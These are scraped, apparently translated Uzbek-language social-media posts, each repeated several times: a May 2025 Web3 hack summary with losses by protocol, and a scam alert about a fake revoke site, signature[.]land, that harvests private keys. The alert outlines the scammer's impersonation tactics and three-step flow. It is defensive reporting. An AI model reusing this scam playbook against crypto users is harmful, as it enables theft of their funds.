
Asosiy hodisalar:
• Cetus Protocol matematikani oshirib yuborish (math overflow) hujumida $230 mln yo‘qotdi
• Cork Protocol foydalanuvchi taqdim etgan ma’lumotni yetarli tekshirmagani sababli $12 mln+ miqyosida ekspluatatsiya qilindi
• BitoPro $11.5 mln yo‘qotdi; mablag‘lar Tornado Cash, Thorchain va Wasabi orqali legallashtirilgan
• Demex oracle manipulyatsiyasi orqali eskirgan vaultga yo‘naltirilgan hujum sabab $950K yo‘qotdi
• Zunami Protocol $500K yo‘qotdi; asosiy sabab hozircha tekshirilmoqda
Xavfsizlik bo‘yicha muhim nuqtalar:
⚠️Shartnoma zaifliklari umumiy xakerlik yo‘qotishlarining 95% ini keltirib chiqargan
🎭Hisoblarni egallab olishlar yana ko‘paydi
😈Lazarus guruhi endi shaxslarni nishonga olayapti — bitta qurbon zararli dastur (malware) orqali $5.2 mln yo‘qotgan
✍️To‘liq hisobot:
🚨2025-yil may oyidagi Web3 xavfsizlik xulosasi🚨
📊SlowMist’ning Hacked(https://t.co/e90CSvTm6B) ma’lumotiga ko‘ra:
⚠️15 ta xakerlik ➡️ ~$257 mln yo‘qotilgan
❄️~$162 mln qaytarildi/hujjat bilan muzlatib qo‘yildi
🎣@realScamSniffer orqali qilingan fishing yo‘qotishlari:
7,164 ta qurbon ➡️ ~$9.6 mln o‘g‘irlangan
Asosiy hodisalar:
• Cetus Protocol matematikani oshirib yuborish (math overflow) hujumida $230 mln yo‘qotdi
• Cork Protocol foydalanuvchi taqdim etgan ma’lumotni yetarli tekshirmagani sababli $12 mln+ miqyosida ekspluatatsiya qilindi
• BitoPro $11.5 mln yo‘qotdi; mablag‘lar Tornado Cash, Thorchain va Wasabi orqali legallashtirilgan
• Demex oracle manipulyatsiyasi orqali eskirgan vaultga yo‘naltirilgan hujum sabab $950K yo‘qotdi
• Zunami Protocol $500K yo‘qotdi; asosiy sabab hozircha tekshirilmoqda
Xavfsizlik bo‘yicha muhim nuqtalar:
⚠️Shartnoma zaifliklari umumiy xakerlik yo‘qotishlarining 95% ini keltirib chiqargan
🎭Hisoblarni egallab olishlar yana ko‘paydi
😈Lazarus guruhi endi shaxslarni nishonga olayapti — bitta qurbon zararli dastur (malware) orqali $5.2 mln yo‘qotgan
✍️To‘liq hisobot:
📊SlowMist’ning Hacked(https://t.co/e90CSvTm6B) ma’lumotiga ko‘ra:
⚠️15 ta xakerlik ➡️ ~$257 mln yo‘qotilgan
❄️~$162 mln qaytarildi/hujjat bilan muzlatib qo‘yildi
🎣@realScamSniffer orqali qilingan fishing yo‘qotishlari:
7,164 ta qurbon ➡️ ~$9.6 mln o‘g‘irlangan
Asosiy hodisalar:
• Cetus Protocol matematikani oshirib yuborish (math overflow) hujumida $230 mln yo‘qotdi
• Cork Protocol foydalanuvchi taqdim etgan ma’lumotni yetarli tekshirmagani sababli $12 mln+ miqyosida ekspluatatsiya qilindi
• BitoPro $11.5 mln yo‘qotdi; mablag‘lar Tornado Cash, Thorchain va Wasabi orqali legallashtirilgan
• Demex oracle manipulyatsiyasi orqali eskirgan vaultga yo‘naltirilgan hujum sabab $950K yo‘qotdi
• Zunami Protocol $500K yo‘qotdi; asosiy sabab hozircha tekshirilmoqda
Xavfsizlik bo‘yicha muhim nuqtalar:
⚠️Shartnoma zaifliklari umumiy xakerlik yo‘qotishlarining 95% ini keltirib chiqargan
🎭Hisoblarni egallab olishlar yana ko‘paydi
😈Lazarus guruhi endi shaxslarni nishonga olayapti — bitta qurbon zararli dastur (malware) orqali $5.2 mln yo‘qotgan
✍️To‘liq hisobot:
319
🚨Firibgarlik haqida ogohlantirish



Yaqinda biz bir foydalanuvchiga yordam berdik: u “xavfli avtorizatsiya” borligini da’vo qiladigan shubhali vositaga duch kelgan. O‘sha vosita muammoni hal qilish uchun undan shaxsiy kalitini (private key) nusxa ko‘chirib joylashtirishni so‘ragan.
Tergovdan so‘ng biz “signature[.]land” saytini aniqladik — bu phishing (aldov) platformasi ekan. Sayt Web3 anti-scam platformasi @realScamSniffer tomonidan ham zararli deb belgilangan.
Asosiy topilmalar:
♦️UI qonuniy Revoke (bekor qilish) vositasiga o‘xshab ketadi
♦️Har qanday kiritilgan ma’lumot uchun “xatar” natijalari soxtalashtiriladi
♦️Barcha foydalanuvchi kiritgan ma’lumotlar bevosita: abpulimali@gmail[.]com manziliga yuboriladi

Ushbu sayt operatori, @Titanspace3, bir nechta aldov usullaridan foydalanadi:
🎭 Telegramda @zachxbt’ning avatari-dan foydalanadi
🎭 SlowMist xodimi bo‘lib o‘zini ko‘rsatadi
🎭 74K obunachiga ega bo‘lgan X akkaunti yuritadi; kripto foydalanuvchilarining postlari ostida tez-tez izoh qoldiradi, ularning hamyonlari xavf ostida ekanini yolg‘on da’vo qilib, “security tool” (xavfsizlik vositasi) niqobi ostida phishing havolasiga yo‘naltiradi.
Firibgarlik oqimi:
1⃣ “xavfli ruxsatlar” atrofida vahima yaratish
2⃣ Jabrdiydalarni phishing saytga kirgizish
3⃣ Ularga “bekor qilish” uchun shaxsiy kalitlarni kiritishni aytish
🛡️Tavsiyalar
– Hech qachon shaxsiy kalitingizni hech qaysi veb-saytga kiritmang
– Faqat tasdiqlangan, rasmiy manbalardan xavfsizlik vositalaridan foydalaning
– Sergak bo‘ling va zero-trust (to‘liq ishonchsizlik) yondashuvini saqlang
Ushbu ish bo‘yicha to‘liq tahlilimizni so‘nggi maqolamizda ko‘ring:
https://t.co/IvrVPrT6Su
#Phishing #Crypto #Web3 #Scam #SocialEngineering #Revoke
🚨Firibgarlik haqida ogohlantirish
Yaqinda biz bir foydalanuvchiga yordam berdik: u “xavfli avtorizatsiya” borligini da’vo qiladigan shubhali vositaga duch kelgan. O‘sha vosita muammoni hal qilish uchun undan shaxsiy kalitini (private key) nusxa ko‘chirib joylashtirishni so‘ragan.
Tergovdan so‘ng biz “signature[.]land” saytini aniqladik — bu phishing (aldov) platformasi ekan. Sayt Web3 anti-scam platformasi @realScamSniffer tomonidan ham zararli deb belgilangan.
Asosiy topilmalar:
♦️UI qonuniy Revoke (bekor qilish) vositasiga o‘xshab ketadi
♦️Har qanday kiritilgan ma’lumot uchun “xatar” natijalari soxtalashtiriladi
♦️Barcha foydalanuvchi kiritgan ma’lumotlar bevosita: abpulimali@gmail[.]com manziliga yuboriladi
Ushbu sayt operatori, @Titanspace3, bir nechta aldov usullaridan foydalanadi:
🎭 Telegramda @zachxbt’ning avatari-dan foydalanadi
🎭 SlowMist xodimi bo‘lib o‘zini ko‘rsatadi
🎭 74K obunachiga ega bo‘lgan X akkaunti yuritadi; kripto foydalanuvchilarining postlari ostida tez-tez izoh qoldiradi, ularning hamyonlari xavf ostida ekanini yolg‘on da’vo qilib, “security tool” (xavfsizlik vositasi) niqobi ostida phishing havolasiga yo‘naltiradi.
Firibgarlik oqimi:
1⃣ “xavfli ruxsatlar” atrofida vahima yaratish
2⃣ Jabrdiydalarni phishing saytga kirgizish
3⃣ Ularga “bekor qilish” uchun shaxsiy kalitlarni kiritishni aytish
🛡️Tavsiyalar
– Hech qachon shaxsiy kalitingizni hech qaysi veb-saytga kiritmang
– Faqat tasdiqlangan, rasmiy manbalardan xavfsizlik vositalaridan foydalaning
– Sergak bo‘ling va zero-trust (to‘liq ishonchsizlik) yondashuvini saqlang
Ushbu ish bo‘yicha to‘liq tahlilimizni so‘nggi maqolamizda ko‘ring:
https://t.co/IvrVPrT6Su
#Phishing #Crypto #Web3 #Scam #SocialEngineering #Revoke
Yaqinda biz bir foydalanuvchiga yordam berdik: u “xavfli avtorizatsiya” borligini da’vo qiladigan shubhali vositaga duch kelgan. O‘sha vosita muammoni hal qilish uchun undan shaxsiy kalitini (private key) nusxa ko‘chirib joylashtirishni so‘ragan.
Tergovdan so‘ng biz “signature[.]land” saytini aniqladik — bu phishing (aldov) platformasi ekan. Sayt Web3 anti-scam platformasi @realScamSniffer tomonidan ham zararli deb belgilangan.
Asosiy topilmalar:
♦️UI qonuniy Revoke (bekor qilish) vositasiga o‘xshab ketadi
♦️Har qanday kiritilgan ma’lumot uchun “xatar” natijalari soxtalashtiriladi
♦️Barcha foydalanuvchi kiritgan ma’lumotlar bevosita: abpulimali@gmail[.]com manziliga yuboriladi
Ushbu sayt operatori, @Titanspace3, bir nechta aldov usullaridan foydalanadi:
🎭 Telegramda @zachxbt’ning avatari-dan foydalanadi
🎭 SlowMist xodimi bo‘lib o‘zini ko‘rsatadi
🎭 74K obunachiga ega bo‘lgan X akkaunti yuritadi; kripto foydalanuvchilarining postlari ostida tez-tez izoh qoldiradi, ularning hamyonlari xavf ostida ekanini yolg‘on da’vo qilib, “security tool” (xavfsizlik vositasi) niqobi ostida phishing havolasiga yo‘naltiradi.
Firibgarlik oqimi:
1⃣ “xavfli ruxsatlar” atrofida vahima yaratish
2⃣ Jabrdiydalarni phishing saytga kirgizish
3⃣ Ularga “bekor qilish” uchun shaxsiy kalitlarni kiritishni aytish
🛡️Tavsiyalar
– Hech qachon shaxsiy kalitingizni hech qaysi veb-saytga kiritmang
– Faqat tasdiqlangan, rasmiy manbalardan xavfsizlik vositalaridan foydalaning
– Sergak bo‘ling va zero-trust (to‘liq ishonchsizlik) yondashuvini saqlang
Ushbu ish bo‘yicha to‘liq tahlilimizni so‘nggi maqolamizda ko‘ring:
https://t.co/IvrVPrT6Su
#Phishing #Crypto #Web3 #Scam #SocialEngineering #Revoke
158
